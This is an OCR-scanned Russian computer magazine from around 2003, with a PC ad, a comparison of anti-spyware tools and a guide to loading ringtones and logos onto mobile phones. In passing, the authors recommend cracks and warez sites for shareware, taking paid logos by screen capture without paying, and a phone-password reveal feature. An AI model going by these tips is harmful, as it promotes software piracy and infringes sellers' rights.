




Так интересней!

I рабочие станции Carbon I ноутбуки Tornado I
I серверы Marshall I персональные компьютеры Proxima I





R-Style® Carbon® Ai 520

только до 31 августа!

«Полный комплект»

До 31 августа компьютеры R-Style® Carbon® Ai 520 бесплатно комплектуются «Большой Энциклопедией Кирилла и Мефодия» на 2 CD.

Только мощный компьютер может сделать процесс обучения легким и интересным для самых непоседливых учеников.

Только мощный компьютер может раскрыть новые способности у прилежных и старательных.

Только интересное дело может стать ДЕЛОМ всей жизни.

Компьютер R-Style® Carbon® Ai 520 на базе процессора Intel® Pentium® 4 3.00 ГГц с технологией Hyper-Threading для воспитания интереса к миру, жизни, работе.

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ:

Процессор: Intel® Pentium® 4 3.00 ГГц с технологией Hyper-Threading
Набор микросхем (чипсет): - Intel® 865PE
Частота системной шины 800 МГц
Оперативная память: 256МБ (до 2 ГБ) Dual Channel DDR 400
Жесткий диск: 40 ГБ (до 160ГБ)
Привод DVD (CD-RW, CDD)
Видеокарта с поддержкой 3D - графики.
Звуковая карта, клавиатура, мышь.
Операционная система: Microsoft® Windows® XP

Компьютеры производства **R-Style Computers** поставляются с лицензионной операционной системой **Microsoft® Windows®.**

Оптовые поставки: Компания RSI тел.: (095) 514-1419, факс: (095) 904-5995 **www.rsi.ru**
Техническая поддержка: R-Style Computers тел.: (095) 903-3830 **www.r-style-computers.ru**

Интернет магазин:
www.computerplaza.ru

Партнеры
по розничной продаже и системной интеграции:

Астрахань Компания «ТАН» (8512) 24-57-43, 22-70-60, 39-21-24
Братск ООО БАЙТ (395-3) 41-1121, 41-3834
Владивосток R-Style (4232) 26-9052
Губкинский, ЯНАО МУП «ПурИнформ» (345 36) 5-5719
Красноярск Лансервис (3912) 23-9342, 23-8370
Москва АБН (095) 960-2323, 755-8813 (многокан.)
Москва R-Style (095) 514-1414 (многокан.)
Москва Группа компаний СИБКОН (095) 923-44-72, 292-7762
Нижний Новгород R-Style (8312) 44-3517, 44-1622
Новосибирск R-Style (3832) 66-8058, 66-6378
Ростов-на-Дону R-Style (8632) 52-4813, 58-7170
Санкт-Петербург R-Style (812) 329-36-86
Тула Питер - Софт (0872) 355-500, 335-510
Уфа Альбея-Техпроект (3472) 23-7472, 23-7476
Уфа Онлайн (3472) 248-228, 259-681
Хабаровск R-Style (4212) 21-8549, 22-0675



Сделано в России. Сделано на совесть!

Логотип процессора Intel® Pentium® 4 с поддержкой технологии HT означает, что поставщик системы проверил ее работу с технологией Hyper-Threading.
Реальные значение производительности могут изменяться в зависимости от конфигурации и настроек аппаратных средств и программного обеспечения.

PC_Zone

КАК УЙТИ ОТ СЛЕЖКИ

Андрей Каролик (andrusha@sl.ru)

КАК уйти ОТ СЛЕЖКИ

Ты наверняка ставил на своего железного друга шароварные или фриварные программки. А читал хоть раз, что производитель пишет в лицензионном соглашении, или при установке просто выбирал "Да, на все согласен, только ставь эту фигню быстрее", не вникая в подробности? Напрасно. Некоторые производители честно тебя предупреждают, что в нагрузку с программой на твой винт будет установлен дополнительный так называемый adware или spyware-модуль. Мало того, что эти модули будут воровать конфиденциальную информацию о тебе, так они еще будут нещадно отжирать часть ресурсов тачки и тормозить инет. А вероятность того, что на твоем компе СЕЙЧАС стоит как минимум один шпионский модуль, держись за стул, равняется примерно 99,99%. Не дело, хватайся за вилы, идем спасать родину! В смысле, твою тачку.

СРЕДСТВА БОРЬБЫ СО SPYWARE И ADWARE

<ADWARE и SPYWARE>

По сути adware или spyware - это самостоятельный либо встроенный в программу модуль (spyware отличается от adware тем, что ставится без твоего ведома, под шумок). Функциональное назначение - показ баннеров (к примеру, в Opera или ICQ), надругательство над браузером (загружают подставные адреса в принудительном порядке), отслеживание активности на просторах всемирной паутины (куда ходишь, что качаешь) или сбор любой другой доступной статистики. Пока ты читаешь похождения Алисы в Стране Чудес на сайте какой-нибудь онлайновой библиотеки, шпионские модули сосут из тебя интересующую их информацию.



Ad-aware v 6.0 Plus (Вес: ~1,46 Мб)
Win 9x/Me/NT/2k/XP, Freeware
http://www.lsfileserv.com

Простой пример: скачал ты себе бесплатный и симпатичный медиа-проигрыватель, запустил и наслаждаешься под пиво, а он, зараза, украдкой (при наличии соединения с инетом) отсылает некому дяде информацию о том, что ты слушаешь или смотришь в данный момент. С таким же успехом шпионские модули определят, какой софт стоит на твоем компе. Прямо раздолье для защитников лицензионного ПО.

<МЕТОДЫ БОРЬБЫ>

Не хочешь вредоносной нагрузки, ставь себе платные версии программ, практически со стопроцентной гарантией избавишься от вышеописанных проблем. Жалко денег? Тогда ставь себе фаервол и закрывай порты, через которые модули стучатся на родину. Многие, кстати, так и делают, расплачиваясь за это ресурсами своей тачки. Но наиболее эффективный выход - поставить программу для отлова и истребления шпионских модулей. Представляю на твой суд три лучших проги данного вида: Ad-aware Plus, Spybot - Search & Destroy и BPS Spyware/Adware Remover.

< УСТАНОВКА>

Установка всех трех программ проходит без особых хлопот. Единственное - учти, что Ad-aware Plus и Ad-aware Standart Edition отличаются, последняя - урезанная версия (без монитора Ad-Watch). Кроме того, с сайта производителя прямых ссылок на Ad-aware Plus нет, ищи через поисковики и на варезниках. BPS Spyware/Adware Remover - условно-бесплатная, но это не проблема, в инете валяются кряки.

<ИНТЕРФЕЙС>

Приятной оказалась расцветка Ad-aware Plus - расслабляющие оттенки светло-синего с голубым, остальные проги в стандартном сером исполнении. Правда, для Spybot - Search & Destroy нарисовано около 20 дополнительных скинов, выкачивай с http://spybot.eon.net.au. Качеством интерфейса порадовали все три программы: удобно, доступно, интуитивно понятно, помощь практически не нужна. А если вдруг приспичит, прилагается исчерпывающая справка (к сожалению, на английском).

BPS Spyware/Adware Remover, увы, не поддерживает русского языка, Spybot - Search & Destroy поддерживает, но переводчик явно схалтурил (перевод сделан частично), а для Ad-aware Plus необходимо дополнительно скачать Languagepack (www.lsfileserv.de/res/aaw-lang-pack.exe, весит 342 Кб), только тогда все менюшки и комментарии будут русифицированными.

<БАЗОВЫЕ ВОЗМОЖНОСТИ>

Принцип действия этих борцов за наши гражданские свободы наводит на мысль об антивирусных средствах: при сканировании винта программа просматривает данные на предмет соответствия информации, которая имеется в ее базе. В конце сканирования формируется сводный отчет, в котором указаны найденные шпионы-вредители (к некоторым дается подробное описание). Остается выбрать неугодных "засланцев", нажать "Удалить" и начать радоваться жизни.

Хотя не все так гладко. Некоторые программы категорически отказываются работать, если удалить встроенный adware или spyware-модуль. Иногда спасает установка более старой или более новой версии отказавшей программы. Не помогает? В таком случае не удаляй шпионский модуль, а просто перекрой ему доступ в инет фаерволом - чтоб эта зараза не могла ни данные отослать, ни баннеров на твою машину залить.

Для того чтобы при необходимости восстановить измененные или удаленные данные, используй возможность отката (backup). Не совсем удачно реализована эта функция в Ad-aware Plus: сделанные изменения и удаления хранятся в виде архива, который восстанавливается целиком. В Spybot - Search & Destroy и BPS Spyware/Adware Remover такой проблемы нет, изменения и удаления хранятся в виде списка. Восстанавливать отдельные шпионские модули можно выборочно, не трогая остальные записи. Чтобы в дальнейшем при сканировании не цепляться за модули, которым ты оставил право на жизнь, в Spybot - Search & Destroy их стоит занести в исключения, а в BPS Spyware/Adware Remover - в игнор-лист, что по сути одно и то же. В Ad-aware Plus подобной возможности нет.

<ОБНОВЛЕНИЯ>

Враги не дремлют и постоянно штампуют все новых и новых шпионов. Поэтому одним из основных критериев отбора подобных программ является периодичность обновления базы и ее полнота. Качество данных в базах оценим в разделе "В ДЕЙСТВИИ", а пока остановимся непосредственно на обновлении.


Все три программы имеют в арсенале встроенный модуль автоматического поиска и выкачивания обновлений из инета. И вот какие обновления были доступны на момент написания статьи:
- для Ad-aware Plus: обновление от 12.06.2003 (OR147), весит 394 Кб, с ним всего в базе 7817 записей;
- для Spybot - Search & Destroy: обновление от 26.05.2003, весит 404 Кб, с ним всего в базе 7489 записей;



BPS Spyware/Adware Remover v 7.1 (Вес: ~10,5 Мб)
Win 9x/Me/NT/2k/XP, Shareware
http://www.bulletproofsoft.com

- для BPS Spyware/Adware Remover: обновление от 01.06.2003 (апгрейдит прогу до v7.2.0), весит 2,4 Мб, про количество записей информации нет.

Сразу видно, что фаворитом по обновлениям (периодичность до нескольких раз в неделю) и количеству известных шпионов является Ad-aware Plus. У BPS Spyware/Adware Remover обновления почему-то в 7 раз тяжелее, чем у двух других прог, возможно база замещается полностью.



Spybot - Search & Destroy v 1.2 (Вес: ~3,49 Мб)
Win 9x/Me/NT/2k/XP, Freeware
http://spybot.eon.net.au

<МОНИТОРИНГ>

Процесс поиска и истребления уже внедрившихся в систему вражеских модулей, конечно, увлекателен, однако, оказывается, эту заразу можно "сбивать" еще на подлете (когда она пытается проникнуть на твою машину вместе с какой-нибудь дельной прогой или хочет протиснуться через "дырку" в браузере во время посещения тобой "зараженного" веб-сайта). Для этих целей и существует так называемый монитор, который отслеживает все процессы на компьютере в реальном времени. Наличием такого монитора могут похвастаться две программы: Ad-aware Plus и BPS Spyware/Adware Remover. В обеих он работает абсолютно одинаково: висит в трее, сообщает обо всех подозрительных изменениях в системе, предлагая вмешаться и навести порядок. Если обнаруженный вредитель есть в базе, пользователю предлагается ознакомиться с его досье. Кроме этого монитор отслеживает запуск подозрительных процессов, защищает от автоматического запуска исполняемых файлов (любимое занятие рассыльщиков вирусов по почте) и защищает от самовольной перезаписи реестра и Startup'a. Единственная проблема - монитор тоже питается ресурсами тачки, поэтому на слабой машине лучше обойтись без него.

<В ДЕЙСТВИИ>

В качестве полигона был выбран диск E, на нем у меня стоит много сомнительных прог, в том числе и браузер. Сразу оговорюсь, что я довольно привередливо отбираю программы для установки, а все временные программы (например, для статей) долго на моем винте не задерживаются. Найденные шпионы не удалялись, чтобы все три программы проверить в равных условиях. Время сканирования засекал по секундомеру ;). Все критерии поиска выставлялись на максимум: проверка архивов, всех видов файлов (не только exe!), файлов большого размера, активных процессов, закладок в браузере (на наличие забаненых адресов), куков и глубокая проверка реестра. Запускал три проги в следующем порядке: сначала Ad-aware Plus, потом Spybot - Search & Destroy и, наконец, BPS Spyware/Adware Remover.

Через 12:50 Ad-ware выдал отчет, оформленный в виде удобочитаемой статистики с указанием количества найденных модулей, помеченных по категориям (процессы, в реестре или же файлы). Найдено было 144 объекта: 3 в реестре и 141 в файлах (140 отслеживающих куков и 1 редиректор браузера - Browser Hijack).

Spybot - Search & Destroy оказался самым резвым и затратил на сканирование 07:03 (время сканирования засекает сам). Отчет не совсем удачно структурирован (сплошной список), а количество найденных багов пришлось считать вручную. Зато описание найденных шпионов развернутое и со ссылками, где можно почитать подробнее. Всего нашлось 97 объектов: 3 в реестре и 94 в файлах (93 отслеживающие куки и 1 эксплоит браузера). Кроме того, были найдены файлы от BPS Spyware/Adware Remover, а в описании утверждалось, что они сперли и используют базу от ранней версии Spybot - Search & Destroy, поэтому следует удалить грабителей (но можно этого и не делать :)).

PC_Zone

КАК УЙТИ ОТ СЛЕЖКИ

 Андрей Каролик (andrusha@sl.ru)

Я выставил еще одну доступную опцию - поиск неустойчивостей, оказалось, не зря. Было найдено дополнительно 247 объектов: 1 пустой ярлык, 161 приложение с отсутствующей библиотекой, 1 приложение без файла для запуска, 52 приложения без файла справки и 32 кривые ссылки. В нагрузку шла полезная информация о том, что на диске 398 записей в истории (History), 2818 куков, 3699 временных файлов для инета и 27 логов установки разных программ.

BPS Spyware/Adware Remover на аналогичный поиск убил 48:40(!), найдя 329 объектов: 1 в реестре и 328 в файлах (327 отслеживающих куков и 1 эксплоит браузера). Описаний к найденным шпионам, увы, нет в принципе.

Конечно, на твоей машине результаты тестирования будут совершенно иными. Однако представленная мной информация, имхо, в любом случае дает хороший повод для размышлений.

<ДОПОЛНИТЕЛЬНЫЕ ВОЗМОЖНОСТИ>

Отлавливать и удалять шпионские модули - не единственное, что умеют описанные проги, есть и другие не менее полезные фичи.
Так, к примеру, в Ad-aware Plus (возможности монитора) и BPS Spyware/Adware Remover (Popup-Watch) имеется блокировка открывающихся popup-окон или баннеров, которыми изобилуют многие информационные сайты.

С помощью Spybot - Search & Destroy (в инструментарии) и BPS Spyware/Adware Remover (Startup Manager) легко посмотреть, что автоматически подгружается при запуске Windows, и подкорректировать. Spybot - Search & Destroy может также изучать запущенные ActiveX-приложения и текущие процессы в системе (аналогично Task Manager).


Ad-aware Plus работает с дополнительными плагинами, которые доступны на www.lavasoftsupport.com. Я накопал два: один для работы с реестром, а второй - просмотр файлов в шестнадцатеричной системе. Надеюсь, что это не последние плагины.

Еще один наворот Ad-aware Plus - в проводнике выдели интересующую директорию и нажми правую кнопку крысы, в контекстном меню выбери "Scan with Ad-aware..." и... сканирование пошло!

И одна замечательная встроенная в Spybot - Search & Destroy фишка - Immunize (иммунитет). Ее смысл в том, что все уже известные дырки браузеров можно заранее закрыть и не спотыкаться о них в дальнейшем.


BPS Spyware/Adware Remover в действии

И в нагрузку получай жизненно необходимые программульки, которые существенно облегчат твое путешествие по далеко не безобидным просторам инета




SpySites Plus v2.0 (1,37 Мб, Shareware, http://camtech2000.net)

Список из более чем 2500 сайтов, на которых тебя ожидают сюрпризы в виде вредительских скриптов и куков. Программа позволяет подключить базу к браузеру. Далее включаешь в бродилке защитную функцию Restricted Zone и отсекаешь вредоносные происки сайтов, неблагонадежность которых установлена. Обновления базы смотри на сайте производителя, последнее было от 03/03/2003. Также можешь пополнять базу ручками (для особо ленивых есть опция Options -> Add Current Site).
Очень кстати дополнительно прилагаются сканер и монитор куков, первым трешь накопленные богатства, а вторым отсеиваешь новые поступления. Для познавательных целей есть сканер страничек, с помощью которого элементарно узнаешь, какие именно скрипты запускаются на открываемом сайте. Развлекайся ;).



SpySites Plus v2.0 (1,37 Мб, Shareware, http://camtech2000.net)

Мощный пылесос, исправно чистит браузеры (ИЕ и AOL, Netscape и Mozilla, Opera), систему, мыльники (Netscape, Outlook Express и AIM) и мультимедиа (RealPlayer, MediaPlayer и ACDSee). Все предельно просто: выбираешь необходимые настройки и запускаешь на чистку. Все действия чудо-пылесоса отслеживаются в реальном времени и, что больше всего мне понравилось, выводятся в виде очень удобного лога. В нем отображаются все удаления (с полными путями) и вносимые изменения. При этом отдельно помечаются действия, которые вступят в силу только после перезагрузки тачки. По окончании всех телодвижений выводится общая статистика с указанием, сколько и чего удалено/изменено, плюс объем дискового пространства, который освободился после всех репрессий. Быстро и удобно!



Ad-aware Plus в действии



<ПРИГОВОР>

Помнится, раньше не было программ, аналогичных Ad-aware, либо они были настолько слабы, что конкурировать было бессмысленно. Теперь, к счастью, есть из чего выбирать. Сказать однозначно, какая из программ лучше сканирует, нельзя. BPS Spyware/Adware Remover отловила больше куков, но облажалась с реестром, затратив при этом слишком много времени. Скорость сканирования в Spybot - Search & Destroy реактивная, но база меньше и результат похуже, зато умеет сканировать на наличие некорректных связей. Ad-aware Plus - золотая середина, но даже она не отловила парочку эксплоитов, на которые мне указала Spybot - Search & Destroy.

Другими словами, идеальной проги не существует, поэтому лучше держать в ангаре все три софтины и прогонять их, скажем, раз в месяц. Для ежедневного использования выбирай ту, которая больше нравится. Я отдаю предпочтение Ad-aware Plus - она приятнее выглядит, да и монитор у нее есть. Если монитор не нужен, то выбор падет, скорее всего, на Spybot - Search & Destroy. Впрочем, на вкус и цвет товарищей нет, так что смотри сам. Все три описанные проги мы заботливо выложили на нашем диске.

PC_Zone

МУЛЬТИМЕДИА В КАРМАНЕ

Skylord (sky_lord@mail.ru)


МУЛЬТИМЕДИА В КАРМАНЕ

Украсить экран мобильника картинкой или залить новую мелодию звонка - что может быть проще! Вот только многочисленные конторы, распространяющие в Сети все эти радости, начиная с самих операторов и заканчивая всякими infon.ru и jippii.ru, хотят за них совершенно неприличные деньги! 60 центов без учета налогов за одну мелодию или логотип?!! Ха! Слушай сюда, коллега! Сейчас я расскажу тебе, как оформить мобилу быстро, качественно и, конечно же, совершенно бесплатно!

ЗАЛИВАЕМ КАРТИНКИ И МЕЛОДИИ В МОБИЛУ

<Как это делается>

Украсить мобильник можно по-разному. Проще всего создать требуемый медиаэлемент на самом телефоне: в большинстве из них имеется встроенный редактор звонков – требуется лишь найти в Сети музыку в правильном формате и "вбить" ее в свой девайс. Кроме того, в некоторых мобилах присутствуют и графические редакторы, которые, хоть и не претендуют на лавры Фотошопа, вполне могут скрасить время в метро. Трубки, лишенные этих прелестей, но поддерживающие Java, тоже способны безо всяких проблем редактировать логотипы и мелодии - достаточно скачать подходящий мидлет (SpuceDraw, BitmapPainter для изображений или CubasisMobile для мелодий).



BitmapPainter и CubasisMobile. Просто и наглядно оформляем телефон

Вводим мелодию руками

1. Конвертеры midi-файлов в музыку для Siemens и Nokia by Денис Артемов, Patrick van Noort. www.ournokia.ru/page/?id=171

2. Мидлеты для редактирования графики и звука можно взять, к примеру, отсюда: nuke.boom.ru/java.html www.siemens-club.ru/soft-java-c55.php

3. Опять же, для обладателей телефонов с Явой - мидлет, позволяющий обмениваться мелодиями по SMS (на телефоне получателя также должен быть установлен этот мидлет). www.jrra.org/bin/view/Main/MelodyShare_rus

К тому же, картинки и музыка лежат на многих wap-сайтах, так что просто настраивай доступ к ним и заходи на любой портал (ну хотя бы на wap.nev.ru), откуда ведут пути к подобным ресурсам. Пусть это и не совсем халява, но богатство выбора в сочетании с относительно дешевым GPRS не может не радовать.

Но даже при всем этом разнообразии, основным способом доступа к содержимому телефона несомненно является соединение его с компом и последующая работа "в связке". Дабы тебе не пришлось перелопачивать горы левого софта, давай я тебе сразу дам наводку на наиболее удачные программы для оформления распространенных моделей мобильников.

<Вяжем шнурки узлами>

Выбор правильного софта - это первый этап на пути извлечения выгоды из "привязанности" мобильника к компу. Универсальных программ, подходящих для телефонов разных производителей очень мало (тот же Mobile Navigator - www.mobnav.com), и глючат они по-страшному! С новыми моделями трубок (обычно – бизнес-аппаратами большой функциональности) сейчас поставляется оригинальный софт от производителя - он бывает неплох. Но зачастую все это не подходит, и тогда в дело идут альтернативные разработки. Начнем мы с лидера продаж сотовых - компании Nokia.

LogoManager for Nokia Phones

ОС: WinAll
Размер: 533 Кб
Лицензия: Shareware
http://www.logomanager.co.uk

Классика жанра. Программа поддерживает все телефоны Nokia, начиная с 3210, и позволяет одним лишь нажатием кнопок "Upload" и "Download" менять логотип оператора, изображения, соответствующие группам абонентов в новых моделях телефонов, большой логотип, появляющийся при включении аппарата, а также графические SMS-отк-




LogoManager - и графика, и музыка - все в одном

рытки (поддерживаются на 3210, 3310, 6210, 8210 и 8850). Функции редактирования не представляют особого интереса (лучше это делать в полноценном редакторе), зато LogoManager открывает обычные bmp-файлы и, кроме того, имеет такую полезную фичу, как "Capture logo", с помощью которой можно скопировать часть экрана и использовать ее в качестве картинки. Это очень удобно! Запускаешь LogoManager, ходишь по многочисленным сайтам, продающим логотипы, и грузишь себе на мобилу понравившиеся элементы без всяких отчислений.
Но логотипами дело не ограничивается! В программу встроен полноценный редактор мелодий ("Tools"-"Edit ringtone...") - именно в него надо вводить те "нотные записи", которые в большом количестве выложены на www.ournokia.ru/music и других сайтах. Параметры типа "Style" и "Play rate", а заодно возможность прослушать результат позволяют приблизить звучание мелодии к идеалу. Особенно актуальна эта возможность для импортированных midi-файлов - LogoManager открывает их без проблем. И графику, и звуки можно не только записать в аппарат, но и отправить через него же в виде SMS кому-нибудь другому. Из дополнительных функций стоит отметить умение LogoManager'а показывать пароль заблокированного телефона (не работает на новых моделях) и включать в телефоне меню "Network monitor" (подробнее об этом смотри на www.ournokia.ru/faq).
Да, и последнее - скачивать рекомендую по ссылкам от www.nnm.ru. Порули поиском...

Oxygen Phone Manager II

ОС: WinAll
Размер: 6,2 Мб
Лицензия: Shareware
http://www.opm-2.com

На самом деле это не просто редактор логотипов, а настоящий информационный центр для работы с подключенным к компьютеру телефоном Nokia.



Oxygen Phone Manager - ну просто нокиевский комбайн!

Логотипы мобильника сгруппированы в иерархический список и сразу показано, что где нарисовано, с указанием размеров изображения - это нагляднее, чем в LogoManager, и удобнее при импортировании из других программ. Тем более что PhoneManager поддерживает все возможные форматы графических файлов (а не только bmp). Присутствует и возможность захвата изображения логотипа с экрана.
Рингтоны (имеется, кстати, неплохой набор встроенных) программа организует в "библиотеки". Самое главное - это отличный импорт из midi-файлов! Мелодия получается максимально похожей на оригинал, что не может не радовать.

<Это не сон, это Sony>

Вот уже два года объединенное японо-шведское (как тебе такое сочетание?) предприятие SonyEricsson радует нас довольно неплохими трубками. Однако следует учесть, что у этих компаний были и плоды самостоятельного мобильного творчества. К тому же, Sony и Ericsson вместе всего два года, а это слишком маленький срок для серьезных отношений :). Тем не менее, в Сети уже можно найти ряд интересных программ для раскраски и озвучивания любых сотовых, выпущенных Сони и Эриксоном как до объединения, так и после него.

Sony Ringer Composer
Wallpapers Editor by Daemon
Sony Logo Editor by Daemon

ОС: WinAll
Размер: 300 Кб, 190 Кб, 190 Кб
Лицензия: Freeware
http://www.sony-ericsson.ru

Пачка программ, которые удовлетворят любителя Сонек по самое не хочу. Ringer Composer - официальная программа от самой Sony для закачки до 10 полифонических мелодий (4 инструментальных) в дополнение к имеющимся. Работает со своим форматом (музыка в нем лежит, например, на www.sony-ericsson.ru), но умеет импортировать и экспортировать midi-файлы. Сам процесс создания мелодии очень нагляден - достаточно нажимать на клавиши виртуального пианино, что позволит тебе без специального музыкального образования просто списывать откуда-нибудь ноты, так как результат тут же отображается на нотной линейке.


Sony Ringer Composer и Wallpapers Editor – просты, как топор

К сожалению, самостоятельно получившуюся музыку программа проиграть не сможет, для этих целей придется воспользоваться утилитой SngPleer с того же сайта.
Две следующие программы от одного автора имеют схожие функции: первая заливает в мобилу картинки для обоев (до 3 штук), а вторая - меняет заставки при включении и выключении. Интерфейс - проще некуда. Указывай COM-порт, к которому подключена твоя Сонька, и жми на Read. После этого можешь сохранить имеющиеся изображения или загрузить новые - поддерживается формат bmp. Пожалуй, единственное ограничение - размеры картинок заставок должны быть кратны 4.
Да, кстати, куча графики для этих программ лежит на stig.interdon.net.

MIDeR by Zlobniy SLaine

ОС: WinAll
Размер: 350 Кб
Лицензия: Freeware
http://zlsl.narod.ru





MIDeR - красота не требует жертв в функциональности!

PC_Zone


МУЛЬТИМЕДИА В КАРМАНЕ

Skylord (sky_lord@mail.ru)

Отличная программа для Эриков! Поддерживает все модели и в случае надобности без проблем сконвертирует звуки из формата, допустим, T65 в какой-нибудь древний 1018. Импортирует midi, в том числе и многотрековые, и преобразует их в удобоваримую для Эриков форму. Выбранную из встроенной базы (обновляемой по Сети) или написанную вручную мелодию можно прослушать - как на компе, так и с динамика телефона, после чего залить в мобилу - в соответствующую пользовательскую ячейку (само собой, никто не мешает и скачивать их оттуда). Если хочешь осчастливить своего друга и его Эрик - можешь отправить ему музыку по SMS - средствами самого мобильника, либо по интернету, но в последнем случае никто не гарантирует правильную доставку... Вообще, про отправку мелодий и логотипов по Сети я расскажу чуть позже.
Единственное, что огорчает - это отсутствие в программе возможности создавать расширенную мелодию в формате IMelody, содержащую кроме звуков управление вибрацией и подсветкой экрана.

MyPictures

ОС: WinAll
Размер: 650 Кб
Лицензия: Freeware
http://www.sony-ericsson.ru




MyPictures - твой Эрик будет просто счастлив!

Родная СонЭриковская программа для закачки картинок в телефон. Перед ее использованием скачай и установи с сайта www.sonyericsson.com из раздела софта Mobile Phone Monitor (весит он 5,2 Мб), собственно и осуществляющий общение с телефоном (если не найдешь версии для твоего Эрика - скачивай любую другую, они все совместимы).
Вот теперь запускай MyPictures. Он организует все изображения в специальные наборы - "портфолио", но никто не мешает импортировать их туда из клипборда или просто из файла gif или bmp ("Insert"-"Picture from file", а также экспорт - "Background"-"Export picture"). Встроенный редактор поможет подогнать картинку по цветам и местоположению на экране, но на большее он, увы, не способен. Чтобы отправить картинку, нажми кнопку "Send picture", а после того как в появившемся окне высветится информация о твоем аппарате - смело дави на "Send", и будет тебе счастье: фоновая картинка на телефоне изменится. А более новый аппарат - скажем, тот же T68i, предложит сохранить ее в каталоге картинок, в чем ему лучше не отказывать, иначе он сконцентрирует энергию телефонной батареи и сожжет себе процессор (шутка)!

<Сим-Сим, откройся!>

Как ни странно, но о моих любимых Siemens рассказывать практически нечего. И не потому, что в них нельзя залить чего-нибудь стоящее, а как раз наоборот: в плане коммуникации с окружающим миром (будь то комп или просто другой мобильник) аппараты Siemens объективно считаются лучшими. Они полностью поддерживают универсальный протокол OBEX, и, например, для отсылки того же логотипа или мелодии достаточно соединить мобилу с компом по ИК-порту и стандартными средствами Windows передать на нее bmp или midi-файл.
